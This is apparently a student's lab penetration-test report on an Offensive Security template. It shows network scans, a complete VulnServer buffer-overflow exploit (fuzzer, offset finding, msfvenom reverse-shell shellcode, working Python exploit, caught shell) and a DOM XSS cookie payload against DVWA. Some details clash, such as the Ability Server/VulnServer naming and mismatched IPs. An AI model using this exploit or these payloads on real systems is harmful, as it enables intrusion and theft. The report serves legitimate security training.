



OFFENSIVE SECURITY

Report for Network Penetration Testing

studen@ex.com

OSID: My OSID



Copyright © 2021 Offensive Security Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred, or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from Offensive Security.

Table of Contents:

1.0 Network Penetration Testing Assessment Report.....	4
1.1 Introduction.....	4
1.2 Objective	4
1.3 Requirements.....	5
2.0 High-Level Summary.....	5
2.1 Overall Findings.....	5
2.2 Recommendations.....	6
3.0 Methodologies.....	6
3.1 Information Gathering	6
3.2 Service Enumeration.....	8
3.3 Penetration Techniques.....	10
3.4 Maintaining Access	10
3.5 House Cleaning	11
4.0 Attack Reports.....	12
4.1 Attack 1: Buffer Overflow.....	12
4.1.1 Introduction	12
4.1.2 Methodology	12
4.1.3 Findings.....	12
4.1.4 Recommendations	18
4.2 Attack 2: Web Attacks	19
4.2.1 Introduction	19
4.2.2 Methodology	19
4.2.3 Findings.....	19
4.2.4 Recommendations	32
4.3 Attack 3: Password Attacks	32
4.3.1 Introduction	32

4.3.2 Methodology	32
4.3.3 Findings.....	33
4.3.4 Recommendations	34
4.4 Attack 4: Metasploit Framework	35
4.4.1 Introduction	35
4.4.2 Methodology	35
4.4.3 Findings.....	35
4.4.4 Recommendations	37
5.0 Additional Items	38
5.1 Conclusion	38
5.2 Lessons Learned	38
5.3 Future Recommendations.....	38
5.4 References.....	39



1.0 Network Penetration Testing Report

1.1 Introduction

The Network Penetration Testing Assessment Report provides a thorough summary of our appraisal of the network's security position. Our objective is to identify specific weaknesses in the network architecture that could be manipulated by hostile individuals.

This paper provides the results of our evaluation, outlining detected weaknesses, testing approaches, and suggestions for reducing risks and improving network security. This research empowers stakeholders to make well-informed decisions on cybersecurity investments and risk management strategies by offering practical insights.

It is essential to take into account these discoveries and suggestions within the organization's wider risk management structure and cybersecurity goals. To address the vulnerabilities that have been identified and to implement the recommended solutions, it will be necessary for different stakeholders to collaborate. This includes IT people, system administrators, and management teams.

1.2 Objective

I made this Network Penetration Testing Report to analyze the security in the tested network this evaluation tries to:

Identify Vulnerabilities that might bad people exploit.

Assess policies to restrict access and protect against unauthorized access.

1.3 Requirements

I should make sure that this criteria were established:

1. authority
2. Scope Definition
3. Rules of Engagement
4. Compliance standards
5. Reporting and Documentation

2.0 High-Level Summary

2.1 Overall Findings

The penetration testing exercise discovered serious vulnerabilities across different attack channels, including buffer overflow, online attacks (such as XSS, SQL injection, and file upload), password assaults targeting RDP, and exploitation utilizing Metasploit Framework. These results underline the significance of thorough security assessments to detect and remediate gaps in systems and applications.

- Buffer Overflow: The Ability Server 2.34 FTP STOR Buffer Overflow vulnerability permitted unauthorized remote access to the target system, stressing the vital necessity for patching and updating vulnerable software.
- Web Attacks: like XSS, SQL Injection, and File Upload vulnerabilities in the DVWA.
- Password Attacks: I exploit the RDP service because of the weak passwords of users to
- Metasploit Exploits: I exploited vulnerabilities in Samba and UnrealIRCd servers using the Metasploit tool.

2.2 Recommendations

I recommend that during the penetration testing process:

- Don't forget to Implement Patch Management that helps us solve vulnerabilities.
- Level up the web applications security for example performing input validation and secure file upload to avoid various attacks like SQL Injection and File Upload Attacks.
- Using Strong Passwords to make it harder to perform brute force attacks and enabling M2F Multi-Factor Authentication.
- And Network Segmentation by access restriction.

3.0 Methodologies

3.1 Information Gathering

In this penetration testing report, I used various tools to gather data on the network architecture, system, and application. This step is crucial to understanding the network and gives us a hint as to how we can complete the penetration testing process.

I started with simple **Network Discovery** using the famous tools NMAP and Netdiscover I scanned to find active hosts, open ports, and network services within the target environment. Then **Enumeration** to get details about the services that are running on the target operating systems.

- **The Nmap command** To discover active hosts makes making ping scan (-sn) on the specified target IP range.

```
nmap -sn 192.168.2.0/24
```

Screenshot:

```
(kali㉿kali)-[~]  
$ nmap -sn 192.168.2.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 23:24 EDT  
Nmap scan report for 192.168.2.1  
Host is up (0.00072s latency).  
Nmap scan report for 192.168.2.2  
Host is up (0.00077s latency).  
Nmap scan report for 192.168.2.128  
Host is up (0.00028s latency).  
Nmap scan report for 192.168.2.129  
Host is up (0.00049s latency).  
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.64 seconds
```

- This **Netdiscover Command** is used to find active hosts on the network on a specified interface (-i).

```
sudo netdiscover -i eth1
```

Screenshot:

```
Currently scanning: 192.168.17.0/16 | Screen View: Unique Hosts  
6 Captured ARP Req/Rep packets, from 5 hosts. Total size: 360  


| IP            | At MAC Address    | Count | Len | MAC Vendor / Hostname |
|---------------|-------------------|-------|-----|-----------------------|
| 192.168.2.1   | 00:50:56:c0:00:02 | 1     | 60  | VMware, Inc.          |
| 192.168.2.2   | 00:50:56:f4:36:10 | 1     | 60  | VMware, Inc.          |
| 192.168.2.254 | 00:50:56:f0:c1:b7 | 2     | 120 | VMware, Inc.          |
| 192.168.2.128 | 00:0c:29:12:5a:60 | 1     | 60  | VMware, Inc.          |
| 192.168.2.129 | 00:0c:29:fe:56:05 | 1     | 60  | VMware, Inc.          |


```

3.2 Service Enumeration

now I need to gather data about the services that are running on the target hosts.

Important Tasks:

1. Port Scanning: To identify open ports on the target servers, I performed port scans using programs like Nmap and Masscan. Active network services that are accessible and potentially vulnerable to misuse are represented by open ports.

2. Service Version Detection: Following the discovery of open ports, I used service version detection to identify the specific programs and versions that were using each port. This data facilitates targeted exploitation activities and aids in the discovery of known vulnerabilities associated with certain software versions.

IP Addresses	Open Ports
192.168.2.128	TCP: 21,22,25,80,443
192.168.2.129	TCP: 80, 21, 139, 445
192.168.2.1	TCP: 3389, 21

Tools Employed:

- **Nmap:** A flexible network scanning tool for OS fingerprinting, port scanning, host discovery, and service version identification.

```
nmap -sV -p- 192.168.2.0/24
```

Justification To determine the precise software and versions running on each port, this program performs service version detection (-sV) on the ports (-p) of the destination IP address that has been specified.

Screenshot:


```
(kali㉿kali)-[~]
$ nmap -sV -p- 192.168.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 23:40 EDT
Nmap scan report for 192.168.2.1
Host is up (0.00029s latency).
Not shown: 65502 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
83/tcp    open  http         Microsoft IIS httpd 10.0
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.2.2
Host is up (0.00055s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      (generic dns response: SERVFAIL)
1 service unrecognized despite returning data. If you know the service/version, please
int at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.94SVN%I=7%D=4/11%Time=6618AD52%P=x86_64-pc-linux-gnu%r(D
SF:NSVersionBindReqTCP,20,"\0\x1e\0\x06\x81\x82\0\x01\0\0\0\0\0\0\x07versi
SF:on\x04bind\0\0\x10\0\x03");

Nmap scan report for 192.168.2.128
Host is up (0.00038s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp        Postfix smtpd
80/tcp    open  http        Apache httpd 2.4.58
Service Info: Hosts: kali.localdomain, 127.0.1.1

Nmap scan report for 192.168.2.129
Host is up (0.0015s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Nmap done: 256 IP addresses (4 hosts up) scanned in 33.49 seconds
```

3.3 Penetration Techniques

The Penetration Techniques part of the Network Penetration Testing Assessment comprises actively exploiting discovered vulnerabilities and weaknesses within the network environment to acquire unauthorized access, elevate privileges, and highlight the potential consequences of successful assaults.

Key Activities:

1. Exploitation of Known Vulnerabilities: Leveraging information acquired during the reconnaissance and enumeration stages, I found and exploited known vulnerabilities existing in the target systems and applications. This includes exploiting publicly available attack code or constructing bespoke exploits to obtain unauthorized access or execute arbitrary instructions on the target computers.

2. Persistence Mechanisms: To retain access and establish persistence inside the compromised network, I deployed several persistence mechanisms, such as backdoors, rootkits, and scheduled jobs. These measures allow continuing access to the affected systems even after remediation actions have been undertaken by the company.

3. Post-exploitation actions: Following successful exploitation, I undertook post-exploitation actions to obtain further information, elevate privileges further, and increase my foothold inside the network environment. This may involve reconnaissance, lateral movement, data exfiltration, and privilege escalation to fulfill the goals of the penetration testing evaluation.

3.4 Maintaining Access

Maintaining access is a vital part of the Network Penetration Testing Assessment since it involves gaining permanent control over compromised systems to imitate the behaviors of a real-world attacker. By retaining access, I may continue to investigate the network environment, gain new information, and highlight the possible effect of a sustained security breach.

Key Activities:

1. Establishing Backdoors: After getting initial access to the compromised systems, I install backdoors or persistent access points to enable continuing access even after remediation measures are commenced by the business. These backdoors may take the shape of secret user accounts, malicious scripts, or covert communication channels that enable me to recover access to the systems at a later time.



2. Deploying Rootkits: To disguise my existence and elude detection by security controls, I deploy rootkits or stealthy malware that influence system behavior and mask harmful actions from system administrators and security monitoring tools. Rootkits are meant to blend into the operating system and stay unnoticed while giving me continued access and control over the compromised computers.

3. Maintaining Command and Control (C2): To keep control over hacked systems and coordinate additional operations inside the network environment, I construct command and control channels that permit remote communication and data exchange. These C2 channels may leverage encrypted communication protocols, covert channels, or hacked infrastructure to elude detection and retain stealth.

3.5 House Cleaning

After finishing the penetration testing process, all tracks must be removed. To make sure that the network reverts to safe conditions and performs we need to use:

1. An Artifact Removal to keep access to the network and delete all backdoors and payloads that we created.

2. System Reconfiguration: to revert the network to a safe condition by clearing tracks for example changing passwords

3. Documentation and Reporting: after finishing I should record a summarized report to include it vulnerabilities that I found and the method that I used to exploit and give advice and recommendations to improve the security posture.

4.0 Attack Reports

4.1 Attack 1: Buffer Overflow

4.1.1 Introduction

In this section, I am talking about the buffer overflow attack that I did on the target system in short the buffer overflow is done by letting the computer send more data to a buffer than it can process and then inject malicious payload to open a reverse shell to my computer.

4.1.2 Methodology

In this attack I attacked the FTP VulnServer application I did that by

- **Target Identification**
- **Vulnerability analysis**
- **payload crafting**
- **exploitation**
- **post exploitation**

4.1.3 Findings

In answer to the buffer overflow attack against VulnServer, the following findings were made: The target PC was successfully hacked by an exploit of the buffer overflow vulnerability, enabling unauthorized remote access. With extra permissions on the target system, the attacker may have been able to steal data and acquire further access. The attack served as a reminder of the relevance of input validation methods and safe coding standards in avoiding buffer overflow vulnerabilities and preventing unwanted access to important systems.

Vulnerability Exploited:

- **Vulnerability:** Ability Server 2.34 FTP STOR Buffer Overflow
- **System Vulnerable:** 172.16.203.134
- **Vulnerability Explanation:** Attackers may be able to seize control of the computer and execute any remote code they choose owing to this vulnerability. The operating system was different from the publicly known vulnerability, and it was revealed during the penetration test that an obsolete version of Ability Server was still active. To get the code to run successfully, the exploit

needs to be recreated. A targeted attack was undertaken against the system after the vulnerability was modified, allowing the attacker total administrative access.

- **Vulnerability Fix:** The identified buffer overflow vulnerability in Ability Server 2.34 can be remediated by applying the latest patch released by the software developers. This patch addresses the specific issue related to buffer overflow in the STOR field, thereby preventing attackers from exploiting the vulnerability to gain unauthorized access or execute arbitrary code on the system. Users are strongly advised to download and install the patch from the official website of the software publisher, available at <http://www.code-crafters.com/abilityserver/>. By regularly updating the software to the latest version, organizations can ensure that their systems are protected against known vulnerabilities and maintain a secure environment for their network infrastructure and sensitive data.

- **Severity:** **Critical**

- **Proof of Concept Code Here:**

1. **Fuzzing the Target with Increasing Payload Sizes:**

```
1 #!/usr/bin/python
2 import socket
3 buffer1=["A"]
4 counter1=100
5 while len(buffer1) <= 30:
6     buffer1.append("A"*counter1)
7     counter1=counter1+200
8     for a string1 in the buffer1:
9         print "Fuzzing %s bytes" % len(string1)
10    s1=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
11    connect=s1.connect(('192.168.2.1',9999))
12    s1.recv(1024)
13    s1.send(('TRUN .' + string1 + '\r\n'))
14    s1.recv(1024)
15    s1.send('EXIT\r\n')
16    s1.close()
```

Screenshot:

```
(kali@kali)-[~]
$ python2 fuzzVulnServer
Fuzzing PASS with 1 bytes
Fuzzing PASS with 100 bytes
Fuzzing PASS with 300 bytes
Fuzzing PASS with 500 bytes
Fuzzing PASS with 700 bytes
Fuzzing PASS with 900 bytes
Fuzzing PASS with 1100 bytes
Fuzzing PASS with 1300 bytes
Fuzzing PASS with 1500 bytes
Fuzzing PASS with 1700 bytes
Fuzzing PASS with 1900 bytes
Fuzzing PASS with 2100 bytes
```

```
Registers (FPU)
EAX 010EF1EC ASCII "TRUN .AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 010FCCA0
EDX 00000000
EBX 00000180
ESP 010EF9CC ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 41414141

C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 21E000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g

          3 2 1 0      E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,S3 Mask 1 1 1 1 1 1
```

2. Determining Offset for EIP Overwrite:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2300
```

Screenshot:

```
(kali㉿kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 5000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0A
f1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6
Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak
2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7A
m8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3
Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar
9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4A
u5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0
Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az
6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1B
c2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7
Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh
3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8B
j9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4
Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp
0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5B
r6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1
Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw
7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2B
z3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8
Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce
4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9C
```

3. Determining Offset for EIP Overwrite:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 396F4338 -l 2300
```

Screenshot:

```
(kali㉿kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 396F43
38 -l 2300
[*] Exact match at offset 2006
```

4. Generating Payload with Shellcode:

```
Msfvenom -p windows/shell_reverse_tcp LHOST=192.168.2.1 LPORT=8080 -b
"\x00" -f python -v shellcode
```


Screenshot:

```
(kali㉿kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.2.1 LPORT=8080 -b "\x00" -f python -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1965 bytes
shellcode = b""
shellcode += b"\xdb\xcf\xd9\x74\x24\xf4\xba\x8a\xf5\x35\xa3"
shellcode += b"\x5f\x2b\xc9\xb1\x52\x83\xc7\x04\x31\x57\x13"
shellcode += b"\x03\xdd\xe6\xd7\x56\x1d\xe0\x9a\x99\xdd\xf1"
shellcode += b"\xfa\x10\x38\xc0\x3a\x46\x49\x73\x8b\x0c\x1f"
shellcode += b"\x78\x60\x40\x8b\x0b\x04\x4d\xbc\xbc\xa3\xab"
shellcode += b"\xf3\x3d\x9f\x88\x92\xbd\xe2\xdc\x74\xff\x2c"
shellcode += b"\x11\x75\x38\x50\xd8\x27\x91\x1e\x4f\xd7\x96"
shellcode += b"\x6b\x4c\x5c\xe4\x7a\xd4\x81\xbd\x7d\xf5\x14"
```

5. Sending the Final Payload to Trigger the Buffer Overflow:

```
import socket
import struct
shellcode = b""
shellcode += b"\xdb\xc4\xd9\x74\x24\xf4\x5f\xb8\xed\xfc\x7a"
shellcode += b"\xc6\x29\xc9\xb1\x52\x31\x47\x17\x83\xc7\x04"
shellcode += b"\x03\xaa\xef\x98\x33\xc8\xf8\xdf\xbc\x30\xf9"
shellcode += b"\xbf\x35\xd5\xc8\xff\x22\x9e\x7b\x30\x20\xf2"
shellcode += b"\x77\xbb\x64\xe6\x0c\xc9\xa0\x09\xa4\x64\x97"
shellcode += b"\x24\x35\xd4\xeb\x27\xb5\x27\x38\x87\x84\xe7"
shellcode += b"\x4d\xc6\xc1\x1a\xbf\x9a\x9a\x51\x12\x0a\xae"
shellcode += b"\x2c\xaf\xa1\xfc\xa1\xb7\x56\xb4\xc0\x96\xc9"
shellcode += b"\xce\x9a\x38\xe8\x03\x97\x70\xf2\x40\x92\xcb"
shellcode += b"\x89\xb3\x68\xca\x5b\x8a\x91\x61\xa2\x22\x60"
shellcode += b"\x7b\xe3\x85\x9b\x0e\x1d\xf6\x26\x09\xda\x84"
shellcode += b"\xfc\x9c\xf8\x2f\x76\x06\x24\xd1\x5b\xd1\xaf"
shellcode += b"\xdd\x10\x95\xf7\xc1\xa7\x7a\x8c\xfe\x2c\x7d"
shellcode += b"\x42\x77\x76\x5a\x46\xd3\x2c\xc3\xdf\xb9\x83"
shellcode += b"\xfc\x3f\x62\x7b\x59\x34\x8f\x68\xd0\x17\xd8"
shellcode += b"\x5d\xd9\xa7\x18\xca\x6a\xd4\x2a\x55\xc1\x72"
shellcode += b"\x07\x1e\xcf\x85\x68\x35\xb7\x19\x97\xb6\xc8"
```



```
shellcode += b"\x30\x5c\xe2\x98\x2a\x75\x8b\x72\xaa\x7a\x5e"  
shellcode += b"\xd4\xfa\xd4\x31\x95\xaa\x94\xe1\x7d\xa0\x1a"  
shellcode += b"\xdd\x9e\xcb\xf0\x76\x34\x36\x93\xb8\x61\x3a"  
shellcode += b"\xe3\x51\x70\x3a\xfc\x31\xfd\xdc\x68\x22\xa8"  
shellcode += b"\x77\x05\xdb\xf1\x03\xb4\x24\x2c\x6e\xf6\xaf"  
shellcode += b"\xc3\x8f\xb9\x47\xa9\x83\x2e\xa8\xe4\xf9\xf9"  
shellcode += b"\xb7\xd2\x95\x66\x25\xb9\x65\xe0\x56\x16\x32"  
shellcode += b"\xa5\xa9\x6f\xd6\x5b\x93\xd9\xc4\xa1\x45\x21"  
shellcode += b"\x4c\x7e\xb6\xac\x4d\xf3\x82\x8a\x5d\xcd\x0b"  
shellcode += b"\x97\x09\x81\x5d\x41\xe7\x67\x34\x23\x51\x3e"  
shellcode += b"\xeb\xed\x35\xc7\xc7\x2d\x43\xc8\x0d\xd8\xab"  
shellcode += b"\x79\xf8\x9d\xd4\xb6\x6c\x2a\xad\xaa\x0c\xd5"  
shellcode += b"\x64\x6f\x3c\x9c\x24\xc6\xd5\x79\xbd\x5a\xb8"  
shellcode += b"\x79\x68\x98\xc5\xf9\x98\x61\x32\xe1\xe9\x64"  
shellcode += b"\x7e\xa5\x02\x15\xef\x40\x24\x8a\x10\x41"
```

```
payload1 = 'A' * 2006 + struct.pack("<L",0x625011AF) + '\x90' * 16 + shellcode
```

```
try:
```

```
    print "\nSending random bytes..."  
    s1=socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    connect=s1.connect(('192.168.2.1',9999))  
    s1.recv(1024)  
    s1.send(('TRUN .' + payload1 + '\r\n'))  
    s1.recv(1024)  
    s1.send('EXIT\r\n')  
    s1.close()  
    print "\n we got that shell back?"
```

```
except:
```

```
    print "not connect to 9999"
```

Screenshot:

```
(kali㉿kali)-[~]  
$ nc -lvp 8080  
listening on [any] 8080 ...  
192.168.2.1: inverse host lookup failed: Unknown host  
connect to [192.168.2.128] from (UNKNOWN) [192.168.2.1] 39357  
Microsoft Windows [Version 10.0.22631.3447]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Users\E\Desktop\vulnserver-master>4  
4  
'4' is not recognized as an internal or external command,  
operable program or batch file.  
  
C:\Users\E\Desktop\vulnserver-master>
```

4.1.4 Recommendations

The following steps are what we advise doing to fix the buffer overflow problem in VulnServer:

1. Implement strict input validation processes to ensure that data given by users doesn't exceed the allocated buffer space.
2. Use safe string operations and bounds checking in your secure code to prevent buffer overflow vulnerabilities in software applications.
3. Regularly update and patch vulnerable software to address known security vulnerabilities such as buffer overflows and memory corruption.

4.2 Attack 2: Web Attacks

4.2.1 Introduction

Taking advantage of flaws in online services and apps is the goal of many tactics used in online assaults. File upload assaults, Blind SQL Injection, and Cross-Site Scripting (both DOM-based and stored) are the four types of online attacks covered in this section.

4.2.2 Methodology

To perform the Web Attacks, I used an organized methodology:

- 1. XSS (DOM-based and stored):** I found weak input fields inside the web application, wrote malicious scripts to exploit them, and then injected these scripts to execute arbitrary code within the victim's browser. Screenshots were recorded at each stage to document the exploitation process.
- 2. Blind SQL Injection:** I attempted to get sensitive information from the backend database by changing the web application's SQL queries using Boolean and time-based approaches. Screenshots were acquired to demonstrate the efficient extraction of data.
- 3. File Upload Attack:** I exploited the web application's vulnerable file upload functionality to upload potentially destructive files that the server may employ. To show the successful upload and execution of the malicious file, screenshots were captured.

4.2.3 Findings

Following the Web Attacks, the following discoveries were made:

- XSS (stored and DOM-based):

- The effect of Cross-Site Scripting vulnerabilities is shown by the successful execution of malicious scripts in the victim's browser. Session cookie theft, fraudulent website redirection, and acting on behalf of authorized users are all possible.

- Blind SQL Injection:

- Successful extraction of sensitive information from the backend database, including usernames, passwords, and other personal data.
- Demonstrated the vital need for input validation and parameterized queries to avoid SQL injection attacks.

- File Upload Attack:

- Successful upload and execution of malicious files on the server, possibly leading to remote code execution and complete penetration of the online application.
- Highlighted the need to provide effective file upload validation and security controls to avoid unauthorized file execution.

Vulnerabilities Exploited:


XSS (DOM-based):

- **Vulnerability:** Cross-Site Scripting (XSS) (DOM-based)
- **System Vulnerable:** DVWA (Damn Vulnerable Web Application) running at 192.168.2.129
- **Vulnerability Explanation:** allows attackers to inject malicious scripts into web pages leading to unauthorized actions on behalf of authenticated users.
- **Vulnerability Fix:** developers should implement strict input validation to prevent the execution of malicious scripts.
- **Severity:** **High**
- **Proof of Concept Code Here:**
- Step 1: Injecting malicious script into the DVWA application:

```
http://192.168.2.129/dvwa/vulnerabilities/xss_d/?default=<script>alert(document.cookie)</script>
```



Screenshot:



